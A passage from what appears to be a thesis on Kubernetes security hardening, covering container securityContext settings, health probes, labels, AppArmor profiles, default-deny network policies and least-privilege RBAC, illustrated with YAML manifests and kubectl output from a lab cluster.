Figure 7.2: Options of the securityContext object field

The «privileged» option accepts a Boolean value and specifies whether the container is allowed to have privileged access. As a best practice, this field should always remain disabled and only a limited set of required permissions should be allowed to the container [88].

The «allowPrivilegeEscalation» option indicates that the user that inside the container can perform privilege escalation to be able to take advantage of additional allowed capabilities that have been provided to the container [88].

In case a container is not required to perform additional modifications to its filesystem after its creation, we can enable the «readOnlyFilesystem» option. By doing so, the internal components of the container or even malicious users will not be able to perform write operations to its filesystem, which means that the container becomes more secure and resilient against attacks that threaten its integrity. This option should be used with caution and if write access by the container's internal processes is required, it should always be disabled to avoid functionality issues [88].

To control the user that will be used inside the container, we can use the «runAsUser» option. Additionally, we can explicitly disallow the use of the root user account, by enabling the «runAsNonRoot» option [88].

Finally, Kubernetes provides the ability to specify the available capabilities that the created containers will be able to use. The supported list of capabilities is relevant only to the Linux operating system. As a matter of fact, all the available options inside the capabilities list, are an exact match of the capabilities list that the Linux kernel utilizes for permission checking [88] [89].

7.3. Configuration of Probes

Probs are minimal requests that are targeted against the exposed port and application of a container. Their purpose is to gather information about the container's or application's health and inform the cluster about changes in their status. By using probs, we can create more resilient environments and take advantage of features such as high availability and automatic failovers, by routing traffic to available resources.





Figure 7.3: Overview of probe operations [90]


At the time of writing, Kubernetes supports three types of probes, Liveness, Readiness and Startup probes. As their name suggests, each one of them aims at a specific time window of the application's lifecycle. To test the availability of the targeted resource, probs can perform a variety of tests such as http requests on certain endpoints, parsing of response attributes (e.g., HTTP headers) and TCP, UDP, gRPC connectivity checks on specific network ports. The following figure, depicts the configuration of a Readiness and a Liveness probe [91]:



```
readinessProbe:
  tcpSocket:
    port: 80
  initialDelaySeconds: 5
  periodSeconds: 2
livenessProbe:
  httpGet:
    path: /
    port: 80
  initialDelaySeconds: 10
  failureThreshold: 2
  successThreshold: 1
  periodSeconds: 5
```

Figure 7.4: Sample configuration of a Liveness and a Readiness Probe

To monitor if the probs are working correctly, we can check the logs of the container. In the following figure, we can observe that the Liveness probe performs HTTP requests on a NGINX container every five seconds, as specified in the above configuration.




```
vagrant@master-1:~$ kubectl get pods -n nginx
NAME                              READY   STATUS    RESTARTS   AGE
privileged-nginx-865bf956f4-c4z9n   1/1     Running   0          93s
vagrant@master-1:~$ kubectl logs privileged-nginx-865bf956f4-c4z9n -n nginx
10.0.2.15 - - [24/Sep/2022:12:43:18 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:43:23 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:43:28 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:43:33 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:43:38 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:43:43 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:43:48 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:43:53 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:43:58 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:44:03 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:44:08 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
10.0.2.15 - - [24/Sep/2022:12:44:13 +0000] "GET / HTTP/1.1" 200 612 "-" "kube-probe/1.24" "-"
```

Figure 7.5: Probe requests on a NGINX container

7.4. Resource Labeling

A configuration option that does not directly affect the security of a Kubernetes cluster is resource labeling. The use of labels is necessary in some circumstances for creating correlations between objects, such as deployments and services for example. Furthermore, labels can also be used to improve the manageability of Kubernetes resources, by providing additional identification and querying capabilities to the cluster's administrators. We can specify labels inside the metadata and spec.template.metadate object fields. Additionally, to perform mapping between resources, we can use the spec.selector.matchLabels object field.



```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: privileged-nginx
  namespace: nginx
  labels:
    app.kubernetes.io/name: nginx
    app: privileged-nginx
    tier: frontend
    version: "1.14.2"
    managed-by: "kustomize"
spec:
  selector:
    matchLabels:
      app: privileged-nginx
      tier: frontend
      version: "1.14.2"
      managed-by: "kustomize"
  replicas: 1
  template:
    metadata:
      labels:
        app.kubernetes.io/name: nginx
        app: privileged-nginx
        tier: frontend
        version: "1.14.2"
        managed-by: "kustomize"
```

Figure 7.6: Specification of labels for a deployment object


7.5. Cluster Node Security Hardening

Another aspect that needs attention security wise, is the level of protection the cluster’s nodes provide. Kubernetes offers security enhancement options for both Windows and Linux operating systems, so we can apply those options to our deployed containers as well. Since we chose to run Ubuntu Linux on the cluster’s nodes, we can utilize the AppArmor kernel security module which is preinstalled on our distribution and enforces some AppArmor profiles by default. This security mechanism works in a static way, which means that it enforces a set of user defined rules that either allow or deny certain capabilities. For that reason, it is important to make AppArmor profiles as restrictive as possible, to provide adequate protection to the hosted workloads. To secure the deployed containers, we need to load one of the available AppArmor profiles of the host into the container [92] [93].

Before we start securing our resources, we need to select an AppArmor profile that fits our needs. There are multiple publicly available profiles on the Internet, optimized for specific combinations of operating systems, applications and services, but we can create custom profiles as well. In our case, a new generic profile was created that limits the access of applications to system files, directories and services significantly. To load this profile on the Linux kernel and check its status, we can use the following commands:

# sudo apparmor_parser -r /vagrant/configs/apparmor_generic


# sudo apparmor_status



```
vagrant@master-1:~$ sudo apparmor_status
apparmor module is loaded.
54 profiles are loaded.
35 profiles are in enforce mode.
   /snap/snapd/16292/usr/lib/snapd/snap-confine
   /snap/snapd/16292/usr/lib/snapd/snap-confine//mount-namespace-capture-helper
   /snap/snapd/16778/usr/lib/snapd/snap-confine
   /snap/snapd/16778/usr/lib/snapd/snap-confine//mount-namespace-capture-helper
   /usr/bin/man
   /usr/lib/NetworkManager/nm-dhcp-client.action
   /usr/lib/NetworkManager/nm-dhcp-helper
   /usr/lib/connman/scripts/dhclient-script
   /usr/lib/snapd/snap-confine
   /usr/lib/snapd/snap-confine//mount-namespace-capture-helper
   /usr/sbin/tcpdump
   /{,usr/}sbin/dhclient
   chromium_browser//browser_java
   chromium_browser//browser_openjdk
   chromium_browser//sanitized_helper
   crio-default
   k8s_apparmor_generic
   lsb_release
   man_filter
   man_groff
   nvidia_modprobe
```

Figure 7.7: List of loaded AppArmor profiles

Since we cannot predict on which of the available worker nodes a newly created pod will be scheduled, it is important to load the AppArmor profile on all worker nodes. Afterwards, we can proceed with the modification of the manifest files. At the time of writing, this feature is still considered a beta release, so to implement it we need to pass the AppArmor profile to the supported resource as an annotation instead of specifying it inside the securityContext object field. In Kubernetes, annotations are specified inside the metadata object field, as depicted in Figure 7.8.



```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: privileged-nginx
  annotations:
    container.apparmor.security.beta.kubernetes.io/nginx: localhost/k8s_apparmor_generic
  namespace: nginx
```

Figure 7.8: AppArmor profile enforcing on a container

7.6. Enforcement of Network Policies

By default, the deployed workloads in Kubernetes clusters can interact with each other without any restriction. This feature is useful for testing environments where we simply want to assess the correct operation of software applications, but the lack of isolation between the resources is not suitable for use in production. Namespaces provide an additional protection layer between irrelevant resources, but they do not enforce any restrictions to the communication of resources that reside inside the same namespace. This entails that malicious users can interact with an application in unintended ways (e.g., access the backend directly), since network traffic is not filtered inside the namespace. To address this issue, Kubernetes provides a mechanism called Network Policies. The specified policies are similar in function to ACL's (Access Control Lists). By using Network Policies, we can control the traffic flows inside a namespace, by creating allow or deny rules. An example of their operation can be observed in Figure 7.9, where an external user's interaction with an application is depicted. In this scenario, we need to allow users to access the frontend of the application, while blocking any requests made directly to the database servers. In addition, we can specify that only the frontend part of the application can connect to the backend and vice versa. A graphical representation of this scenario is depicted in Figure 7.9.





Figure 7.9: Overview of network security policies function [94]


A Network Policy consists of two main elements, the podSelector and the policyTypes. The podSelector specifies the pods we want the policy to apply to with the use of labels. On the other hand, policyTypes describe the network traffic we want to control by using attributes such as traffic direction (e.g., ingress, egress), IP addresses, network ports and labels. To reproduce the configuration shown in figure 7.9, we need to create three policies in total. We will follow the practices outlined in the positive security model, so the first policy we will create rejects all inbound and outbound traffic within the namespace and acts as the default option for any traffic that does not match any of the other rules.



```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
  namespace: wordpress
spec:
  podSelector: {}
  policyTypes:
  - Ingress
  - Egress
```

Figure 7.10: Deny all network traffic policy


The second policy is an allow rule that matches all incoming requests to the frontend pod's TCP port 80. All other requests to the frontend pod will be blocked.



```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: traffic-to-frontend-allow
  namespace: wordpress
spec:
  podSelector:
    matchLabels:
      tier: frontend
  policyTypes:
  - Ingress
  ingress:
  - from:
    - ipBlock:
        cidr: 0.0.0.0/0
    ports:
      - protocol: TCP
        port: 80
```

Figure 7.11: Allow ingress traffic to frontend's TCP port 80

The third and final policy, allows all traffic initiated from the frontend pod to reach the database pod's TCP port 3306. Once again, every other request that does not match this criterion, will be blocked by the default deny policy.




```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: frontend-to-db-allow
  namespace: wordpress
spec:
  podSelector:
    matchLabels:
      tier: mysql
  policyTypes:
  - Ingress
  ingress:
  - from:
    - podSelector:
        matchLabels:
          tier: frontend
    ports:
      - protocol: TCP
        port: 3306
```

Figure 7.12: Allow frontend originated traffic to database's TCP port 3306

Finally, to ensure that all referenced Network Policies have been successfully applied to the desired namespace and that their selectors map to the correct resources, we can list the policies by using the following command:

# kubectl get networkpolicies.v1.networking.k8s.io -n wordpress




```
vagrant@master-1:~$ kubectl get networkpolicies.v1.networking.k8s.io -n wordpress
NAME                        POD-SELECTOR    AGE
default-deny-all            <none>          16s
frontend-to-db-allow        tier=mysql      16s
traffic-to-frontend-allow   tier=frontend   16s
```

Figure 7.13: Network security policies of the wordpress namespace

7.7. Enforcement of the Least Privilege Principle with RBAC

By monitoring the results of the cluster's security scan, it is easy to see that most of the warnings are relevant to improper assignment of permissions. To enforce cluster-wide authorization and restrict access to the cluster's resources, Kubernetes utilizes Role-Based Access Control by using the rbac.authorization.k8s.io API group. There are two role types in Kubernetes, Roles and ClusterRoles. The only difference between them, is that Roles are a namespaced permission set while ClusterRoles can be used in all namespaces. In addition, there are two available binding types, RoleBindings and ClusterRoleBindings. RoleBindings, just like Roles, can be used only inside the namespace in which they were created, while ClusterRoleBindings provide cluster-wide access. Finally, Kubernetes supports two account types, user accounts and service accounts. As their names suggest, user accounts are meant to be used by humans, while service accounts are utilized by applications to authenticate against the API server [75].


Since we have not created any user accounts, the main issue we need to address is the excessive privileges the default service accounts assign to their associated pods. To override the default service accounts, we need to create new service accounts for every namespace of the cluster. Something that we need to be aware of, is that Kubernetes mounts the service account token to its associated pods by default. To prevent malicious users from accessing API credentials in case a pod is compromised, a good practice is to disable this feature completely.



```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: nginx-sa
  namespace: nginx
automountServiceAccountToken: false
```

Figure 7.14: Service account specification

Afterwards, we need to create a custom role and bind it to the service account. In our case, we will create a custom Role that only allows read access to pods. To bind the Role only to the namespace's service account, we will use a RoleBinding.



```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: pod-reader
  namespace: nginx
rules:
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["get", "watch", "list"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: nginx-role-bind
  namespace: nginx
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: pod-reader
subjects:
- kind: ServiceAccount
  name: nginx-sa
  namespace: nginx
```


Figure 7.15: Specification of a Role and a RoleBinding

To assign the service account to a pod, we need to provide its name as a value to the «serviceAccountName» flag, inside the pod's spec object field. To validate that the

Role and the RoleBinding have been created successfully, we can list them by using the following commands:

# kubectl get roles -n nginx

# kubectl get rolebindings -n nginx



```
vagrant@master-1:~$ kubectl get roles -n nginx
NAME         CREATED AT
pod-reader   2022-09-26T17:21:40Z
vagrant@master-1:~$ kubectl get rolebindings -n nginx
NAME               ROLE              AGE
nginx-role-bind    Role/pod-reader   8m52s
```


Figure 7.16: Roles and RoleBindings of the nginx namespace

It is worth noting that Kubernetes RBAC authorization is very flexible and provides a lot of verbs that can dictate access to a large set of resources for fine-grained access control. As a best practice, specific combinations of resources and verbs should be avoided (e.g., [pods/exec create], [events delete], etc.), especially when assigned to pods. The default service accounts that are assigned to pods if no custom service accounts are specified, are not restrictive enough to prevent malicious actions in case a pod is compromised. To enhance the security posture of Kubernetes clusters and their workloads, the use of RBAC is mandatory.

7.8. Secure Sensitive Interfaces

An obvious yet very common security misconfiguration is the exposure of graphical user interfaces over unsecured networks, such as unrestricted local area networks or even the Internet. Some of these interfaces are Kubeflow, Weave Scope and of course the Kubernetes Dashboard. Many sensitive interfaces do not provide adequate authentication since they were not designed to be exposed outside the management network, which creates additional security risk for the cluster.

